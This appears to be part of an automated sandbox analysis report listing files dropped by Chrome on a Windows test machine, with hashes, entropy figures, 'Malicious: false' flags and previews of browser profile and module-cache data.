Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.655277139955358e+12,"network":1.655277141e+12,"ticks":115955124.0,"uncertainty":3978097.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7I3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291206129572382"},"plugins":{"metadata":{"adobe-flash-player":{"d

C:\Users\user\AppData\Local\Google\Chrome\User Data\Module Info Cache (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	101472
Entropy (8bit):	3.7502199969174876
Encrypted:	false
SSDEEP:	384:+f+Vh/Y2shDsZYN5rSv9/K3mpDCHTaGKdros9Cc5uxl7pLPzOrMhm8o6YXppBWO6:i2ct2ws+keGKtsrAfTCnKBXdFv
MD5:	7DD8FE0E7FE0F083B25F261023E4D9FD
SHA1:	54BCBF6B6376906C05CDA49BBAA835F9B74C83CC
SHA-256:	F6CA0265EFCE25D3557CE2B0B2AFD68E1729CDEF0210C4B0CE7F50748B59CD28
SHA-512:	F3EE3043A9145617AD6D9955D190E47FAE3C7C31354C71A08E9E79DFDEB92C4CB7CAE394026490324CF8E47D8D6D00E635273E804058C6F3F9DC41D3D372896 8
Malicious:	false
Preview:	\.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n...'_8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Subresource Filter\Indexed Rules\27\scoped_dir6008_1601155901\Ruleset Data

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	150056
Entropy (8bit):	4.8588214550289095
Encrypted:	false
SSDEEP:	3072:P8C4uHgjBz+BZKEZZ3F0Sl03PzpDL7UI09QEwNyfe:P8C5go1U6IYeH
MD5:	C56FF16BF9B9FC0002C0128DD0BD763D
SHA1:	5048CFDBAC5D7AAAD345BAE08E66E8C4E803CA02
SHA-256:	404AA48D274C3A8FEC3145858E00279D01E0C37A5304218E191C0156E4DE00FF
SHA-512:	D993A324F5D9A1FC4FB3131252F48679750081D996295C994E2DCA4E84F2DECF7E90AF6766EFEDC2CEFC6B66194FFF38181C9E9CE45346BEEB8B3A09CE66BB 73
Malicious:	false

Preview:	.....[..... ...X...l...h...d...0.....X...T...P...L...H.....@...<.....4...0...,.....|...`...D..... .....'.....ozama.....*...'.....g.bat.....&.. .'.....onwod.....`....'.....ennab.....'.....nozam.....(.....geips.....P...((.....rekoj.....@(.....lgoog.....X(.....uotpo.....+..p(.....lreko.....d...h(.....Y..... .....Y...Y..pY..TY..8Y...Y...Y...Y...Y...Y...X...Y...Y...Y...Y...X..|Y..xY...X..pY..xX..hY..XX..`Y..\Y..4X..TY..PY..LY..HY..DY..@Y...X..8Y...W..0Y...W..(Y...W.. Y...Y...Y.. .Y...Y...Y...Y...Y...X...X...X...X..PW..4W...X...X...X...X...W...X...X...X...X...V...X...V...V...X...X...X..xV...X...X...X...X...X...X...X...X...X..|X..4V..tX..pX..lX..hX..dX...V...U..XX ...U..PX..LX...U..DX..@X..<X..8X..xU..\U..@U..(X..$X.. X...X...X...X...U...X...X...X...X...T...T...T...W...W...W...W...W...W...W...W..LT...W...W...W...W.. T...W..

C:\Users\user\AppData\Local\Google\Chrome\User Data\a2b07ece-72ed-4226-b9db-b7e40541a735.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	205133
Entropy (8bit):	6.044500577512631
Encrypted:	false
SSDEEP:	6144:hhrlcj9+hP1pWlVB6FykaqfIlUOoSiuRr:hhhcj9+YbBgQoc
MD5:	D7B65CBD9022619860793E4C1E9AB30F
SHA1:	731F6893CE1CCA69F0A4584AAEB509B686990927
SHA-256:	31496B624C16262FDE0EB9DA14C30FDA7C364871DEA43D29E5AC04EA65E4A3C7
SHA-512:	91349AA51733D591BFE2AD8545B540D06B08E7C01BAA39D12679E882EB9C937EA3FECEB947E15F6D8FE9C7DAD2021443E0393E6AB1B0665053DE4BE36D05F805
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}}, "network_time":{"network_time_mapping":{"local":1.655277139955358e+12,"network":1.655277141e+12,"ticks":115955124.0,"uncertainty":3978097.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7l3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"}, "password_manager":{"os_password_blank":true,"os_password_last_changed":"13291206129572382"},"plugins":{"metadata":{"adobe-flash-player":{"d

C:\Users\user\AppData\Local\Google\Chrome\User Data\a8477509-16fb-48fd-bd89-28066b09638f.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	205318
Entropy (8bit):	6.0449492573969605
Encrypted:	false
SSDEEP:	6144:Ghrlcj9+hP1pWlVB6FykaqfIlUOoSiuRr:Ghhcj9+YbBgQoc
MD5:	A4270A2DF0FC7B6F2CE81C2AA3C3FAB2
SHA1:	80B5DD88C57584A4C403C162EA15AAC15854BE68
SHA-256:	3A171695679D2608518387E608D38210ED11820733A98416A9EB8F36010DBD81
SHA-512:	163974B77CA2F0BBB5118461FF2ED7FCEC0801AD33AEEB8D4302E43C6AADE514DC47BF8C51B03388C5A92ABD0948F11F32AD6438A060E6FD46334386050AE64
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}}, "network_time":{"network_time_mapping":{"local":1.655277139955358e+12,"network":1.655277141e+12,"ticks":115955124.0,"uncertainty":3978097.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7l3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"}, "password_manager":{"os_password_blank":true,"os_password_last_changed":"13291206129572382"},"plugins":{"metadata":{"adobe-flash-player":{"d

C:\Users\user\AppData\Local\Google\Chrome\User Data\aa4f47d3-fcfb-462a-9698-e760ac2763b5.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	93504
Entropy (8bit):	3.7501408848935305
Encrypted:	false
SSDEEP:	384:/f+Vh/Y2rDsZYN5rSv9H3mpDCHTaGKdro7RJx2LPzOrMhm8fYXppBWOnfpNs1RoW:S2Bt2PW+ke3hsrIfTCnKBXdFf
MD5:	7214F489EB81DD93CB316A25505781A7
SHA1:	B9A9B530353B2E8B031CDA4007A39332195D3676
SHA-256:	ACA3BB0A619444996B4E3A631CD3121475B744C04F7C6F4B36FEBD027AFB160F
SHA-512:	DFD92E9FC36413D62EC914850F953103022F1AA22C952DBAF1B87BBFA9478C3B96964D50A000B6D028F5AEB423A948ABE45B188E7D7E6AA5C9D27C61BDC1F758
Malicious:	false

Preview:	<m.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n...'_8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\af3f825b-ba11-40c6-8741-e626e2ad1c78.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	204585
Entropy (8bit):	6.043238814682897
Encrypted:	false
SSDEEP:	6144:qhrlcj9+hP1pWlVB6FykaqfIlUOoSiuRr:qhhcj9+YbBgQoc
MD5:	FB210DEED880E7D90C180AC24088DD4C
SHA1:	E0AC2A635DEFDA6D000EDD311185289872F20A2A
SHA-256:	94BBBB6662E9999E12217ABDF16D6D0157D26F0CC9F9E9DE325EBC69E44C5924
SHA-512:	343663190AF356AE837C2584438A253A3EB6FBA2D3966CDEBEEC4D6519CFD5EC57CA57B25C7E0A18B75099187190F6EC9A44417B96A66C22F7021CB39F9FFD6 3
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}}, "network_time":{"network_time_mapping":{"local":1.655277139955358e+12,"network":1.655277141e+12,"ticks":115955124.0,"uncertainty":3978097.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7l3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"}, "password_manager":{"os_password_blank":true,"os_password_last_changed":"13291206129572382"},"plugins":{"metadata":{"adobe-flash-player":{"d

C:\Users\user\AppData\Local\Google\Chrome\User Data\b402449e-bdf1-4cee-9a4e-ca4b37a5db02.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	213026
Entropy (8bit):	6.0708299840818185
Encrypted:	false
SSDEEP:	6144:+5hrlcj9+hP1pWlVB6FykaqfIlUOoSiuRr:+5hhcj9+YbBgQoc
MD5:	E5611DC34E31B9312FF42DF442CA3CC8
SHA1:	F895F4C8E154C96E37FD1C9FF207CE2697602AAD
SHA-256:	0949007DE9863F8BEFC6F92896CC16F838668450E64E7997556A8F9A56EC38CB
SHA-512:	5E72B95C7B31DF8D72F19CCE82E44680F5D0B7E9AF2F74C59221D1C3586AC26CF60AA2D5FEC0B339D9BDB4EF94EEE46E76FB2307669911EBE630DBA51CCA5 C5F
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}}, "network_time":{"network_time_mapping":{"local":1.655277139955358e+12,"network":1.655277141e+12,"ticks":115955124.0,"uncertainty":3978097.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7l3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"}, "password_manager":{"os_password_blank":true,"os_password_last_changed":"13245922715401452"},"plugins":{"metadata":{"adobe-flash-player":{"d

C:\Users\user\AppData\Local\Google\Chrome\User Data\bd163967-f4de-4c01-ba76-cc9d2b76dc31.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	204780
Entropy (8bit):	6.04375184815715
Encrypted:	false
SSDEEP:	6144:lhrlcj9+hP1pWlVB6FykaqfIlUOoSiuRr:lhhcj9+YbBgQoc
MD5:	23713274742FDED6B0A4AF25639AB01B
SHA1:	480C597A1966FF538BD428C16DFDF5B1279E891C
SHA-256:	B755B9E9C2F5F3582670B4DD1C2782D5BBD85C64C75CB7CEFDB3E188544262A0
SHA-512:	345FA09331E6749EB84500D908F6C767301BFD5EB411D28E9DE55F6AFCF0BC864CED49343E0FF307544E4266C36AA88DAC56A2346A64B1B12AD671B1C900CDI D
Malicious:	false

Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.655277139955358e+12,"network":1.655277141e+12,"ticks":115955124.0,"uncertainty":3978097.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7l3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291206129572382"},"plugins":{"metadata":{"adobe-flash-player":{"d

C:\Users\user\AppData\Local\Google\Chrome\User Data\e2f335bb-46d8-40b4-b3c7-3dc91a756372.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	204677
Entropy (8bit):	6.043484651160799
Encrypted:	false
SSDEEP:	6144:thrlcj9+hP1pWlVB6FykaqfIlUOoSiuRr:thhcj9+YbBgQoc
MD5:	5895ED3B81FD42CD02004A6F26E95489
SHA1:	25AC7FC006C87CEF9F4216653B88DC4BF192E659
SHA-256:	1E69EE6E7F7921D866D6BE061C8D3DF79A69802C167F45CC7BC3C45A3EEE7C66
SHA-512:	78CE45A4BFF01935B8DA38ACB69DEF29AF9822FCD750C1FC02FCE30E09C5788A0A27C2254CE2DB5E59A44CCBB0106E7310EC533AB969004033EF54FFF074614A
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.655277139955358e+12,"network":1.655277141e+12,"ticks":115955124.0,"uncertainty":3978097.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7l3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291206129572382"},"plugins":{"metadata":{"adobe-flash-player":{"d

C:\Users\user\AppData\Local\Google\Chrome\User Data\ebdb0507-2246-4f02-b014-518ede498973.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	213026
Entropy (8bit):	6.0708299840818185
Encrypted:	false
SSDEEP:	6144:+5hrlcj9+hP1pWlVB6FykaqfIlUOoSiuRr:+5hhcj9+YbBgQoc
MD5:	E5611DC34E31B9312FF42DF442CA3CC8
SHA1:	F895F4C8E154C96E37FD1C9FF207CE2697602AAD
SHA-256:	0949007DE9863F8BEFC6F92896CC16F838668450E64E7997556A8F9A56EC38CB
SHA-512:	5E72B95C7B31DF8D72F19CCE82E44680F5D0B7E9AF2F74C59221D1C3586AC26CF60AA2D5FEC0B339D9BDB4EF94EEE46E76FB2307669911EBE630DBA51CCA5C5F
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.655277139955358e+12,"network":1.655277141e+12,"ticks":115955124.0,"uncertainty":3978097.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7l3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245922715401452"},"plugins":{"metadata":{"adobe-flash-player":{"d

C:\Users\user\AppData\Local\Google\Chrome\User Data\ecba63ec-d24f-4837-9252-1babea5080ec.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	PGP symmetric key encrypted data - Plaintext or unencrypted data salted -
Category:	dropped
Size (bytes):	100752
Entropy (8bit):	3.7507358005899682
Encrypted:	false
SSDEEP:	384:cf+Vh/Y2shDsZYN5rSv9/K3mpDCHTaGKdros9Cc5uxl7pLPzOrMhm8fYXppBWOnj:s2ct2wW+keGKtsrAfTCnKBXdFa
MD5:	E5DA6B8006B7DD25706B8E6F004909C5
SHA1:	E5B4C5004C96E042EE0B8E393E9FD8965C2A0B12
SHA-256:	8BAB389268F8AB6847D9F4EE0F7DD20B2A3FE0E2B468414FAEC8B82D13C41F34
SHA-512:	96B0C4BF89CDB8AEFCDCB038E58CC12CEED81FCA3EA5C518AEAFB3524D8D8CF39953CEEF47A45F43C94B0B50D13482921DF29B6FF08044B70DBBF3970A4831A

Malicious:	false
Preview:	.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n...'_8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\f801476b-c1f1-4565-b4c7-788deca3112c.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	99424
Entropy (8bit):	3.7504385757719363
Encrypted:	false
SSDEEP:	384:3f+Vh/Y2shDsZYN5rSv9/K3mpDCHTaGKdros9Cc5uxl7pLPzOrMhm8fYXppBWOn/:92ct2wW+keGhsrAfTCnKBXdFp
MD5:	6AAE4B9D8353DB30125C2741C8F1A86E
SHA1:	073200E6040F4F094C350D2375F1447F59EC38F7
SHA-256:	DB0FC3F78F0CF47571B12A87D6C1B9CC1CA5CB256ED01440850C61F69C420706
SHA-512:	BE7D435C2BA7DF5C1BDAECB85F3567AD0A7468CF82AFF110491A13FFA352D1DC14A6FD72DFC875527951C9313225FD5936EC6F4A2E08B01AF8FDB6FD6031F 74
Malicious:	false
Preview:	\.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n...'_8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Temp\2f173533-4bef-4c06-a9ca-30c5c91e7848.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	Google Chrome extension, version 3
Category:	dropped
Size (bytes):	248531
Entropy (8bit):	7.963657412635355
Encrypted:	false
SSDEEP:	3072:r+nmRykNgoldZ8GjJCiUXZSk+QSVh85PxEalRVHmcld9R6yYfEp4ABUGDcaKklrv:k3oF4Z4h45P99Fld9RBQYBVcaxlnfL
MD5:	541F52E24FE1EF9F8E12377A6CCAE0C0
SHA1:	189898BB2DCAE7D5A6057BC2D98B8B450AFAEBB6
SHA-256:	81E3A4D43A73699E1B7781723F56B8717175C536685C5450122B30789464AD82
